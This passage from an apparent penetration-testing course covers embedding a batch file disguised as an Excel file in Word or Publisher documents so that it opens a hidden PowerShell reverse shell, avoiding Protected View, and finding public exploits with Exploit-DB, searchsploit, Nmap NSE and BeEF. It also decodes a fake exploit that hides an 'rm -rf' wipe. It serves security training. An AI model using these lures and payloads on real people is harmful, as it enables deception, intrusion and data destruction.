


*Figure 252: Picking an icon*

Even though this is an embedded batch file, Microsoft allows us to pick a different icon for it and enter a caption, which is what the victim will see, rather than the actual file name. In the example above, we have chosen the icon for Microsoft Excel along with a name of ReadMe.xls to fully mask the batch file in an attempt to lower the suspicions of the victim. After accepting the menu options, the batch file is embedded in the Microsoft Word document. Next, the victim must be tricked into double-clicking it and accepting the security warning shown in Figure 253:




*Figure 253: Opening the embedded shortcut*

As soon as the victim accepts the warning, cmd.exe is launched. Once again, we have the ability to execute an arbitrary program and must convert this into execution of PowerShell with a Base64 encoded command. This time, the conversion is very simple, and we can simply change cmd.exe to the previously-used invocation of PowerShell as seen in Listing 400.

```
START powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBj....
```

*Listing 400 - Batch file launching reverse shell*

After embedding the updated batch file, double-clicking it results in a working reverse shell.

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50115
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
```

*Listing 401 - Shell received from our OLE object*

#### 13.3.3.1 Exercise

1. Use the PowerShell payload to create a batch file and embed it in a Microsoft Word document to send a reverse shell to your Kali system.

### 13.3.4 Evading Protected View

This Microsoft Word document is highly effective when served locally, but when served from the Internet, say through an email or a download link, we must bypass another layer of protection

known as Protected View,[362] which disables all editing and modifications in the document and blocks the execution of macros or embedded objects.

To simulate this situation, we will copy the Microsoft Word document containing our embedded batch file to our Kali machine and host it on the Apache server. We can then download the document from the server and open it on our victim machine. At this point, Protected View is engaged as seen in Figure 254, and we can not execute the batch file.




*Figure 254: Protected View in action*

While the victim may click *Enable Editing* and exit Protected View, this is unlikely. Ideally, we would prefer bypassing Protected View altogether, and one straightforward way to do this is to use another Office application.

Like Microsoft Word, Microsoft Publisher allows embedded objects and ultimately code execution in exactly the same manner as Word and Excel, but will not enable Protected View for Internet-delivered documents. We could use the tactics we previously applied to Word to bypass these restrictions, but the downside is that Publisher is less frequently installed than Word or Excel. Still, if your fingerprinting detects an installation of Publisher, this may be a viable and better vector.

### *13.3.4.1 Exercises*

1. Trigger the protection by Protected View by simulating a download of the Microsoft Word document from the Internet.
2. Reuse the batch file and embed it in a Microsoft Publisher document to receive a reverse shell to your Kali system.
3. Move the file to the Apache web server to simulate the download of the Publisher document from the Internet and confirm the missing Protected View.

## 13.4 Wrapping Up

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

[362] (Microsoft, 2019), https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653


In this module, we described some of the factors that are important to consider in this type of attack and walked through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

# 14. Locating Public Exploits

In this module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.

## 14.1 A Word of Caution

It is important to understand that by downloading and running public exploits, we can greatly endanger any system that runs that code. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.

Take, for example, *0pen0wn*, which was published as a remote exploit for SSH. While reading the source code, we noticed that it was asking for root privileges, which was immediately suspicious:

```
if (geteuid()) {
  puts("Root is required for raw sockets, etc."); return 1;
}
```

*Listing 402 - Malicious SSH exploit asking for root privileges on the attacking machine*

Further examination of the payload revealed an interesting *jmpcode* array:

```
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
```

*Listing 403 - Malicious SSH exploit hex encoded payload*

Although it was masked as shellcode, the *jmpcode* character array was, in fact, a hex-encoded string containing a malicious shell command:

```
kali@kali:~$ python

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print jmpcode
['rm -rf ~ /* 2> /dev/null &']
>>>
```

*Listing 404 - Malicious SSH exploit payload that will wipe your attacking machine*

This single command would effectively wipe out the attacker's UNIX-based filesystem. In the lines that followed, the program would connect to a public IRC server to announce the user's idiocy to the world, making this an extremely dangerous, and potentially embarrassing malicious exploit!

Given this danger, we will rely on more trustworthy exploit repositories in this module.

The online resources mentioned in this module analyze the submitted exploit code before hosting it online. Nevertheless, even when using these trusted resources, it is important to properly read the code and get a rough idea of what it will do upon execution. Even if you don't consider yourself a programmer, this is a great way to improve your code-reading skills and may even save you some embarrassment one day.

Exploits that are written in a low-level programming language and require compilation are often hosted in both source code and binary format. Source code is easier to inspect but may be cumbersome to compile. Binaries are more difficult to inspect (without specialized skills and tools) and are simpler to run.

If code inspection or compilation is too complex, set up a virtual machine with a clean snapshot as an exploit testing ground or "sandbox".

## 14.2 Searching for Exploits

After the information gathering and enumeration stages of a penetration test, we can cross-check discovered software for known vulnerabilities in an attempt to find published exploits for those vulnerabilities.

### *14.2.1 Online Exploit Resources*

Various online resources host exploit code and make it available to the public for free. In this section, we will cover the three most popular online resources. These resources usually conduct tests on the submitted exploit code and remove any that are deemed fake or malicious.

#### *14.2.1.1 The Exploit Database*

The Exploit Database[363] is a project maintained by Offensive Security.[364] It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.




*Figure 255: The Exploit Database homepage*

[363] (Offensive Security, 2019), https://www.exploit-db.com

[364] (Offensive Security, 2019), https://www.offensive-security.com

In contrast to other online resources, The Exploit Database occasionally provides the installer for the vulnerable version of the software for research purposes. When the installer is available, it is marked with an icon on the website as indicated by the download box icon displayed in the A column in Figure 255.

Exploit Database updates are announced through the Twitter feed[365] and an RSS feed[366] is also available.

#### *14.2.1.2 SecurityFocus Exploit Archives*

The SecurityFocus Exploit Archives[367] website was created in 1999 and focuses on a few key areas important to the security community:

- BugTraq: A full disclosure mailing list with the purpose of discussing and announcing security vulnerabilities.
- The SecurityFocus Vulnerability Database: Provides up-to-date information on vulnerabilities for all platforms and services.
- SecurityFocus Mailing Lists: The topic-based mailing lists allow researchers around the world to discuss various security issues.

[365] (Twitter, 2019), https://twitter.com/exploitdb

[366] (Offensive Security, 2019), https://www.exploit-db.com/rss.xml

[367] (SecurityFocus, 2019), https://www.securityfocus.com




*Figure 256: SecurityFocus homepage*

SecurityFocus announces updates through their Twitter feed,[368] and an RSS feed[369] is available as well.

[368] (Twitter, 2019), https://twitter.com/securityfocus?lang=en

[369] (SecurityFocus, 2019), https://www.securityfocus.com/rss/index.shtml

### 14.2.1.3 Packet Storm

Packet Storm[370] was established in 1998. It provides up-to-date information on security news and vulnerabilities as well as recently published tools by security vendors.




*Figure 257: Packet Storm homepage*

As with the previously-mentioned online resources, PacketStorm posts updates to Twitter[371] and also hosts an RSS feed.[372]

### 14.2.1.4 Google Search Operators

In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using traditional search engines.

[370] (Packet Storm, 2019), https://packetstormsecurity.com

[371] (Twitter, 2019), https://twitter.com/packet_storm

[372] (Packet Storm, 2019), https://packetstormsecurity.com/feeds

We can begin searching for a specific software and version followed by the *exploit* keyword and include various search operators (like those used by the *Google* search engine[373]) to narrow our search. Mastering these advanced operators can help us tailor our search results to find exactly what we are looking for.

As an example, we can use the following search query to locate vulnerabilities affecting the Microsoft Edge browser and limit the results to only those exploits that are hosted on the Exploit Database website:

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

*Listing 405 - Using Google to search for Microsoft Edge exploits on exploit-db.com*

Some other search operators that can be used to fine-tune our searches include “inurl”, “intext”, and “intitle”.

> *Use extreme caution when using exploits from non-curated resources!*

## 14.2.2 Offline Exploit Resources

Access to the Internet is not always guaranteed during a penetration test. In cases where the assessment takes place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.

### 14.2.2.1 SearchSploit

The Exploit Database provides a downloadable archived copy of all the hosted exploit code.

This archive is included by default in Kali in the *exploitdb* package. We recommended that you update the package before any assessment in order to ensure that you have the latest exploits. The package can be updated using the following commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
...

The following packages will be upgraded:
  exploitdb
1 upgraded, 1 newly installed, 0 to remove and 739 not upgraded.
Need to get 23.9 MB/24.0 MB of archives.
After this operation, 2,846 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 exploitdb all 2018022
Fetched 23.9 MB in 3s (8,758 kB/s)
Reading changelogs... Done
...
Setting up exploitdb (20180220-0kali1) ...
```

*Listing 406 - Updating the exploitdb package from the Kali Linux repositories*

[373] (Ahrefs Pte, Ltd., 2018), https://ahrefs.com/blog/google-advanced-search-operators/

The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split in two major sections, exploits and shellcodes:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

*Listing 407 - Listing the two major sections in the archive main directory*

The exploits directory is further divided into separate directories for each operating system, architecture, and scripting language:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits/
aix
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
```

*Listing 408 - Listing the content of the exploits directory*

Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the **searchsploit** utility comes in handy.

We can run **searchsploit** from the command line without any parameters to display its usage:

```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]
```

*Listing 409 - The searchsploit command syntax*

As the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search terms provided as arguments:

```
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

  For more examples, see the manual: https://www.exploit-db.com/searchsploit/
```

*Listing 410 - Searchsploit command examples*

The options allow us to narrow our search, change the output format, update the database, and more:

```
=========
 Options
=========
-c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe).
-e, --exact    [Term]      Perform an EXACT match on exploit title (Default is AND) [I
-h, --help                 Show this help screen.
-j, --json     [Term]      Show result in JSON format.
-m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working direc
-o, --overflow [Term]      Exploit titles are allowed to overflow their columns.
-p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path
-t, --title    [Term]      Search JUST the exploit title (Default is title AND the fil
-u, --update               Check for and install any exploitdb package updates (deb or
-w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path.
-x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER.
   --colour                Disable colour highlighting in search results.
   --id                    Display the EDB-ID value rather than local path.
   --nmap     [file.xml]  Checks all results in Nmap's XML output with service version
                            Use "-v" (verbose) to try even more combinations
   --exclude="term"        Remove values from results. By using "|" to separated you ca
                            e.g. --exclude="term1|term2|term3".
```

*Listing 411 - The searchsploit options help menu*

Finally, the "Notes" section of the help menu reveals helpful search tips:

```
=======
 Notes
=======
 * You can use any number of search terms.
 * Search terms are not case-sensitive (by default), and ordering is irrelevant.
   * Use '-c' if you wish to reduce results by case-sensitive searching.
   * And/Or '-e' if you wish to filter results by using an exact match.
 * Use '-t' to exclude the file's path to filter the search results.
   * Remove false positives (especially when searching using numbers - i.e. versions).
 * When updating or displaying help, search terms will be ignored.
```

*Listing 412 - The searchsploit help notes*

For example, we can search for all available *remote* exploits that target the *SMB* service on the *Windows* operating system with the following syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Microsoft DNS RPC Service - 'extractQu | exploits/windows/remote/16366.rb
Microsoft Windows - 'srv2.sys' SMB Cod | exploits/windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Exe | exploits/windows/remote/16360.rb
Microsoft Windows - SmbRelay3 NTLM Rep | exploits/windows/remote/7125.txt
Microsoft Windows - Unauthenticated SM | exploits/windows/dos/41891.rb
Microsoft Windows 2000/XP - SMB Authen | exploits/windows/remote/20.txt
```

```
Microsoft Windows 2003 SP2 - 'ERRATICG | exploits/windows/remote/41929.py
Microsoft Windows 95/Windows for Workg | exploits/windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Termina | exploits/windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) | exploits/windows/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Neg | exploits/windows/dos/9594.txt
Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-64/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R | exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-64/remote/42030.py
-------------------------------------- ----------------------------------------
Shellcodes: No Result
```

*Listing 413 - Using searchsploit to list available remote Windows SMB exploits*

### 14.2.2.2 Nmap NSE Scripts

Nmap is one of the most popular tools for enumeration. One very powerful feature of this tool is the Nmap Scripting Engine,[374] which as its name suggests, introduces the ability to automate various tasks using scripts.

The Nmap Scripting Engine comes with a variety of scripts to enumerate, brute force, fuzz, detect, as well as exploit services. A complete list of scripts provided by the Nmap Scripting Engine can be found under /usr/share/nmap/scripts. Using **grep** to quickly search the NSE scripts for the word "Exploits" returns a number of results:

```
kali@kali:~$ cd /usr/share/nmap/scripts

kali@kali:/usr/share/nmap/scripts$ grep Exploits *.nse
clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand ex
ecution.
http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats
Totals 1.0 up to 1.14
http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache Ax
is2 version 1.4.1 by
http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
...
```

*Listing 414 - Listing NSE scripts containing the word "Exploits"*

We can list information on specific NSE scripts by running **nmap** with the **--script-help** option followed by the script filename:

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-17 13:41 MDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

ClamAV server 0.99.2, and possibly other previous versions, allow the execution
of dangerous service commands without authentication. Specifically, the command 'SCAN'
may be used to list system files and the command 'SHUTDOWN' shut downs the
service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).
```

[374] (Nmap, 2019), https://nmap.org/book/nse.html

```
This script without arguments test the availability of the command 'SCAN'.

Reference:
* https://twitter.com/nitr0usmx/status/740673507684679680
* https://bugzilla.clamav.net/show_bug.cgi?id=11585
```

*Listing 415 - Using Nmap NSE to obtain information on a script*

This provides information about the vulnerability and external information resources.

### *14.2.2.3 The Browser Exploitation Framework (BeEF)*

The Browser Exploitation Framework (*BeEF*)[375] is a penetration testing tool focused on client-side attacks executed within a web browser. Needless to say, it includes a plethora of exploits.

To list the available exploits, we must first start the required services. This can be done automatically in Kali Linux using the **beef-xss** command:

```
kali@kali:~$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

*Listing 416 - Starting the BeEF services in Kali Linux*

We can browse to *http://127.0.0.1:3000/ui/panel* using the default credentials *beef/beef* to log in to the main interface of the framework:

[375] (BeEF, 2019), http://beefproject.com




*Figure 258: BeEF main login page*

Once we are logged in, we will need to hook a victim browser. Since advanced hooking is outside the scope of this particular module, we will just use the demo page provided by the framework by clicking the highlighted demo page link. This will allow BeEF to hook our browser:

